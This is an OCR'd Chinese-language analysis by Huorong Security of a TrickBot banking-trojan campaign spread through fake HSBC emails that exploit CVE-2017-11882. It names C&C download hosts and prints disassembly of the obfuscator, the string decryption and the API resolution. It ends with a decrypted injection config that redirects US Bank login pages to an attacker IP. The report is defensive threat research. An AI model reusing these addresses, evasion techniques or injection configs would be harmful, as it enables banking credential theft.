
火绒安全
www.huorong.cn

病毒伪装成“汇丰银行”邮件盗取用户账号

涉及 269 家银行等机构



HUORONG SECURITY

目录

一、 概述

近日，火绒安全团队发现名为“TrickBot”的后门病毒正在全球范围内通过仿冒邮件发起新一轮网络攻击，世界范围内多家银行和比特币交易平台（共计 269 家）的使用者都在此次被攻击范围之内。病毒“TrickBot”目的明确，在于盗取用户的银行账户、比特币账户信息，攫取钱财。

网站名称	对应网址
汇丰银行	www.business.hsbc.co.uk
花旗银行	online.citi.eu
合众银行	www.usbank.com
币安网	www.binance.com
火币网	www.huobi.pro/www.huobipro.com
Coinbase	www.coinbase.com

图：受到病毒攻击威胁的部分银行、比特币交易平台名称

后门病毒“TrickBot”通过伪装成标题为“您的汇丰银行申请文档”的邮件进行传播，并以附件的形式发给用户。其内容极具迷惑性，操作说明、注意事项、客服电话以及办公地址等信息一应俱全，用户很难辨别其真伪。而用户一旦打开该文档，文档内的恶意代码将会自动执行，并通过 Office 漏洞(CVE-2017-11882)下载后门病毒“TrickBot”。以下为受影响版本：

受影响office版本
Microsoft Office 2007 Service Pack 3
Microsoft Office 2010 Service Pack 2
Microsoft Office 2013 Service Pack 1
Microsoft Office 2016


病毒“TrickBot”入侵用户电脑后，会盗取其银行账户以及比特币交易平台登录信息。同时还会收集用户计算机内的数据信息，包括系统版本，CPU 情况，内存，用户名，系统中的服务项，软件安装情况等。不仅如此，病毒团伙可随时通过远程操控更改病毒代码，进行其他破坏行为。例如：植入挖矿病毒、勒索病毒等。

火绒工程师通过技术分析，发现“TrickBot”早在 2016 年就已经出现，此次火绒安全团队拦截到的为其变种版本。虽然该病毒的新变种层出不穷，但其主要目标都是盗取用户银行账号、密码等信息，攫取钱财。

“火绒安全软件”最新版即可查杀后门病毒“TrickBot”，建议近期收到过类似邮件的用户尽快进行排查。此外，目前 Microsoft Office 已经修复该漏洞，建议用户安装最新补丁，以免遭受不必要的损失。


二、 详细分析

近期，火绒截获到一批病毒样本，会利用垃圾邮件配合漏洞文档的形式传播 TrickBot 病毒。邮件内容将自己伪装成汇丰银行的通知邮件，从而诱骗受害者打开附件中存放的漏洞文档（CVE-2017-11882），文档内容同样将自己伪装成汇丰银行通知内容。漏洞被触发后，病毒会通过访问 C&C 服务器下载执行 TrickBot 病毒，TrickBot 病毒执行会请求远程的恶意功能模块到本地执行，病毒模块功能包括：盗取用户银行账号信息、收集用户本地操作系统信息、软件安装情况等。病毒传播与执行恶意行为流程图，如下图所示：




病毒传播与执行恶意行为流程图

伪造的邮件及文档内容，如下图所示：




邮件及文档内容

文档中所包含的 CVE-2017-11882 漏洞被触发后，会执行 PowerShell 脚本从 C&C 服务器（hxxp:// ccmlongueuil.ca、hxxp://guardtrack.uk）下载执行远程恶意代码。PowerShell 代码，如下图所示：



PowerShell 代码内容

如上图，PowerShell 代码执行后会将 TrickBot 病毒下载至 “%TMP%\bumsiery.exe”位置后进行执行。漏洞触发后的进程关系情况，如下图所示：



进程关系

为了对抗安全软件查杀，病毒被混淆器进行了混淆。在混淆器代码通过创建窗体、发送窗体消息的方式对抗虚拟机引擎，在窗体消息处理函数中创建 Timer，当 Timer 消息连续被响应 360 次后才能触发最终的混淆器解密代码。相关代码，如下图所示：

```
.text:00439B4E                  @@WMCOMMAND_WPARAM_0x69:                ; CODE XREF: wnd_proc+18F↑j
.text:00439B4E 8B 15 28 BE 45 00        mov     edx, handle_main_wnd
.text:00439B54 8B 0D E4 BF 45 00        mov     ecx, dword_45BFE4
.text:00439B5A 52                       push    edx             ; hWnd
.text:00439B5B 89 4D 08                 mov     [ebp+hWndParent], ecx
.text:00439B5E FF 15 40 C1 44 00        call    ds:DestroyWindow
.text:00439B64 8B 4D 08                 mov     ecx, [ebp+hWndParent]
.text:00439B67 51                       push    ecx
.text:00439B68 E8 73 FF 00 00           call    virus_main
                ••• •••
.text:00439C01                  @@WM_TIMER:                             ; CODE XREF: wnd_proc+1F2↑j
.text:00439C01 83 3D E0 BF 45 00 00     cmp     is_timer_set, 0
.text:00439C08 75 10                    jnz     short loc_439C1A
.text:00439C0A 8B 4D 08                 mov     ecx, [ebp+hWndParent]
.text:00439C0D 6A 00                    push    0               ; lpTimerFunc
.text:00439C0F 6A 32                    push    50              ; uElapse
.text:00439C11 6A 00                    push    0               ; nIDEvent
.text:00439C13 51                       push    ecx             ; hWnd
.text:00439C14 FF 15 38 C1 44 00        call    ds:SetTimer
.text:00439C1A
.text:00439C1A                  loc_439C1A:                             ; CODE XREF: wnd_proc+268↑j
.text:00439C1A A1 E0 BF 45 00           mov     eax, is_timer_set
.text:00439C1F 40                       inc     eax
.text:00439C20 A3 E0 BF 45 00           mov     is_timer_set, eax
.text:00439C25 3D 68 01 00 00           cmp     eax, 360
.text:00439C2A 75 53                    jnz     short loc_439C7F
.text:00439C2C 68 EC 01 45 00           push    offset String2  ; "Wsarde"
.text:00439C31 8D 85 D4 FD FF FF        lea     eax, [ebp+String1]
.text:00439C37 33 D2                    xor     edx, edx
.text:00439C39 50                       push    eax             ; lpString1
.text:00439C3A 66 89 95 D4 FD FF FF     mov     [ebp+String1], dx
.text:00439C41 FF 15 90 C0 44 00        call    ds:lstrcpyW
.text:00439C47 8B 0D 28 BE 45 00        mov     ecx, handle_main_wnd
.text:00439C4D 6A 00                    push    0               ; lParam
.text:00439C4F 6A 69                    push    69h             ; wParam
.text:00439C51 68 11 01 00 00           push    111h            ; Msg
.text:00439C56 51                       push    ecx             ; hWnd
.text:00439C57 FF 15 3C C1 44 00        call    ds:PostMessageA
```

混淆器代码

病毒所使用的字符串数据均被进行过加密处理，在病毒代码使用相关的字符串资源时，会通过解密函数进行临时解密。解密后的数据被存放在栈中，使病毒分析人员很难通过查看进程内存镜像的方法找到与病毒功能相关的数据信息，从而加大

对病毒的分析和逆向复杂度。除此之外，病毒所调用的所有系统 API 全部通过病毒获取的函数地址表进行调用，从而用上述手段对抗安全厂商的分析与查杀。字符串数据解密前后示例，如下图所示：

```
.rdata:00413678 aLb3rmur        db '1b3rmUR',0          ; DATA XREF: .rdata:0041372C↓o
.rdata:00413678                                         ; DNSBL
.rdata:00413680 aNAnos3py896y83 db 'n/ANoS3PY896Y83uyeDxoSQMEpmsrUZG',0
.rdata:00413680                                         ; DATA XREF: .rdata:00413728↓o
.rdata:00413680                                         ; client is not behind NAT
.rdata:004136A1                 align 4
.rdata:004136A4 aNAnos3py896y8t db 'n/ANoS3PY896Y8t9g89koeDFmOm',0
.rdata:004136A4                                         ; DATA XREF: .rdata:00413724↓o
.rdata:004136A4                                         ; client is behind NAT
.rdata:004136C0 aOpzne8ou       db 'op2NE8OU',0         ; DATA XREF: .rdata:00413720↓o
.rdata:004136C0                                         ; failed
.rdata:004136C9                 align 4
.rdata:004136CC aRuzgyicpnvlv4r db 'rUZGYICPnVlv4R',0   ; DATA XREF: .rdata:0041371C↓o
.rdata:004136CC                                         ; NAT status
.rdata:004136DB                 align 4
.rdata:004136DC aLb9drh         db '1b9Drh',0           ; DATA XREF: .rdata:00413718↓o
.rdata:004136DC                                         ; DIAL
.rdata:004136E3                 align 4
.rdata:004136E4 a4ioxe89kdptnes db '4IOxE89KdptNEs',0   ; DATA XREF: .rdata:00413714↓o
.rdata:004136E4                                         ; public.bin
.rdata:004136F3                 align 4
.rdata:004136F4 aMAkop904pzkob7 db 'm/akop904PZkob79BUC4',0
.rdata:004136F4                                         ; DATA XREF: .rdata:00413710↓o
.rdata:004136F4                                         ; ConfigsAndKeys\
.rdata:00413709                 align 4
.rdata:0041370C ; int name_tbl
.rdata:0041370C name_tbl        dd 0                    ; DATA XREF: decrypt_string+9↑r
.rdata:00413710                 dd offset aMAkop904pzkob7 ; [   1] ConfigsAndKeys\
.rdata:00413714                 dd offset a4ioxe89kdptnes ; [   2] public.bin
.rdata:00413718                 dd offset aLb9drh       ; [   3] DIAL
.rdata:0041371C                 dd offset aRuzgyicpnvlv4r ; [   4] NAT status
.rdata:00413720                 dd offset aOpzne8ou     ; [   5] failed
.rdata:00413724                 dd offset aNAnos3py896y8t ; [   6] client is behind NAT
.rdata:00413728                 dd offset aNAnos3py896y83 ; [   7] client is not behind NAT
.rdata:0041372C                 dd offset aLb3rmur      ; [   8] DNSBL
.rdata:00413730                 dd offset aE896y8ou     ; [   9] listed
.rdata:00413734                 dd offset aEpapy8an4119oh ; [   a] not listed
.rdata:00413738                 dd offset aGp9fjs       ; [   b] SINJ
.rdata:0041373C                 dd offset aTvmstvm      ; [   c] %s %s
.rdata:00413740                 dd offset a41dc         ; [   d] spk
.rdata:00413744                 dd offset aY8vr         ; [   e] tmp
.rdata:00413748                 dd offset aD0l74h       ; [   f] .tmp
.rdata:0041374C                 dd offset aNAkop90dpcuepn ; [  10] config.conf
.rdata:00413750                 dd offset aYvc94s       ; [  11] user
.rdata:00413754                 dd offset aGuor         ; [  12] RES
```


字符串数据

获取 API 函数地址表相关代码，如下图所示：

```
.text:0040D784 get_procs_addr  proc near               ; CODE XREF: init_function_table+38↑p
.text:0040D784
.text:0040D784 ProcName        = byte ptr -1CCh
.text:0040D784 LibFileName     = word ptr -0C8h
.text:0040D784 name_index      = dword ptr  8
.text:0040D784
.text:0040D784                 push    ebp
.text:0040D785                 mov     ebp, esp
.text:0040D787                 sub     esp, 1CCh
.text:0040D78D                 push    esi
.text:0040D78E                 mov     esi, [ebp+name_index]
.text:0040D791                 push    edi
.text:0040D792                 push    dword ptr [esi] ; name_index
.text:0040D794                 lea     eax, [ebp+LibFileName]
.text:0040D79A                 push    eax             ; dest_buf
.text:0040D79B                 call    decrypt_names
.text:0040D7A0                 pop     ecx
.text:0040D7A1                 pop     ecx
.text:0040D7A2                 lea     eax, [ebp+LibFileName]
.text:0040D7A8                 push    eax             ; lpLibFileName
.text:0040D7A9                 call    ds:LoadLibraryW
.text:0040D7AF                 mov     edi, [esi+4]
.text:0040D7B2                 mov     [ebp+name_index], eax
.text:0040D7B5                 mov     eax, [esi+0Ch]
.text:0040D7B8                 add     eax, func_tbl_ptr
.text:0040D7BE                 cmp     edi, [esi+8]
.text:0040D7C1                 jg      short loc_40D7F1
.text:0040D7C3                 push    ebx
.text:0040D7C4                 mov     ebx, eax
.text:0040D7C6
.text:0040D7C6 loc_40D7C6:                             ; CODE XREF: get_procs_addr+6A↓j
.text:0040D7C6                 lea     eax, [ebp+ProcName]
.text:0040D7CC                 push    edi
.text:0040D7CD                 push    eax
.text:0040D7CE                 call    decrypt_names_0
.text:0040D7D3                 pop     ecx
.text:0040D7D4                 pop     ecx
.text:0040D7D5                 lea     eax, [ebp+ProcName]
.text:0040D7DB                 push    eax             ; lpProcName
.text:0040D7DC                 push    [ebp+name_index] ; hModule
.text:0040D7DF                 call    ds:GetProcAddress
.text:0040D7E5                 mov     [ebx], eax
.text:0040D7E7                 add     ebx, 4
.text:0040D7EA                 inc     edi
.text:0040D7EB                 cmp     edi, [esi+8]
.text:0040D7EE                 jle     short loc_40D7C6
.text:0040D7F0                 pop     ebx
.text:0040D7F1
.text:0040D7F1 loc_40D7F1:                             ; CODE XREF: get_procs_addr+3D↑j
.text:0040D7F1                 pop     edi
.text:0040D7F2                 pop     esi
.text:0040D7F3                 leave
.text:0040D7F4                 retn
.text:0040D7F4 get_procs_addr  endp
```

获取 API 函数表

病毒执行后，首先会创建计划任务创建启动项，且每隔 3 分钟就会重复执行一次。如下图所示：



计划任务

在主要病毒代码逻辑执行后，病毒会使用多种不同的命令编号与 C&C 服务器进行通信，从而获取不同的远端数据（包含病毒模块数据及相关配置数据），并将本地计算机信息和病毒运行状态上传到服务器。主要命令编号及作用，如下图所示：

命令编号	命令功能描述
0	发送统计的本地系统信息、IP 地址等信息，回传 C&C 服务器地址配置
5	请求远程配置文件，包括 sinj、dinj、dpost 等
14	回传受害者本地信息（如：当前用户名、网卡状态等）及病毒功能模块运行状态
23	获取模块更新的服务器配置
25	远程下载可执行文件至本地进行执行

主要命令编号与对应功能描述


C&C 服务器返回的数据均被使用 AES-256 算法进行加密过，数据在受害计算机中也以加密形式进行存放，解密密钥也被存放在回传数据中。从 C&C 服务器请求到的数据文件及功能描述，如下图所示：

本地文件名	文件功能描述
systeminfo	收集受害者计算机中的系统信息、系统服务情况和软件安装状态等
injectdll	通过注入浏览器进程的方式盗取用户账号信息
sinj	用于盗取用户账户信息的配置文件
dinj	用于盗取用户账户信息的配置文件
dpost	用于收取截获到的用户账号信息的服务器地址

数据文件及功能描述


TrickBot 病毒具有很强的可扩展性，病毒作者可以随意通过修改 C&C 服务器返回数据的方式增减病毒模块，执行任意攻击逻辑。病毒在请求到模块数据后，会根

据远程返回的配置文件调用不同导出函数执行恶意代码，TrickBot 病毒的病毒模块通常的导出函数共有 4 个，如下图所示：



病毒模块导出函数

我们现在可以请求到的功能模块共有两个 injectdll 和 systeminfo，injectdll 模块主要用于盗取用户账号，systeminfo 模块则用来收集受害者计算机中的系统信息，下文中将按照病毒模块进行逐一说明。用于请求功能模块的远程配置信息，如下图所示：



用于请求功能模块的远程配置信息


Injectdll

该病毒模块首先会被注入到 svchost 进程进行执行，当通过遍历查找浏览器进程进行远程注入盗取用户账户信息，该病毒只针对 IE、Chrome 和 FireFox 进行盗取。通过对病毒配置信息的筛查，我们发现病毒窃取账户范围非常之广，共包含银行站点、比特币交易平台 271 个。配置中所涉及的个别站点示例，如下图所示：

网站名称	对应网址
汇丰银行	www.business.hsbc.co.uk
花旗银行	online.citi.eu
合众银行	www.usbank.com
币安网	www.binance.com
火币网	www.huobi.pro/www.huobipro.com
Coinbase	www.coinbase.com

站点示例


病毒在检测到浏览器进行后会对浏览器进行注入，Hook 浏览器进程中的网络请求函数，根据病毒配置规则过滤发送向指定网址的数据。浏览器进程被 Hook 情况，如下图所示：



浏览器进程被 Hook 情况

盗取账号相关配置信息分别存放在 sinj、dinj 和 dpost 中。解密后的配置文件信息，如下图所示：

sinj 解密后配置内容示例，如下图所示：



sinj 配置示例

dinj 解密后配置内容示例，如下图所示：

```
<dinj>
<lm>https://www.usbank.com/small-business/index.html*</lm>
<hl>https://46.161.39.101:443/login/72</hl>
<pri>100</pri>
<sq>2</sq>
</dinj>
<dinj>
<lm>https://onlinebanking.usbank.com/Auth/Login</lm>
<hl>https://46.161.39.101:443/login/72</hl>
<pri>100</pri>
<sq>2</sq>
</dinj>
<dinj>
<lm>https://onlinebanking.usbank.com/USB/*/MyProfileDashboard/MyProfileDashboardIndex</lm>
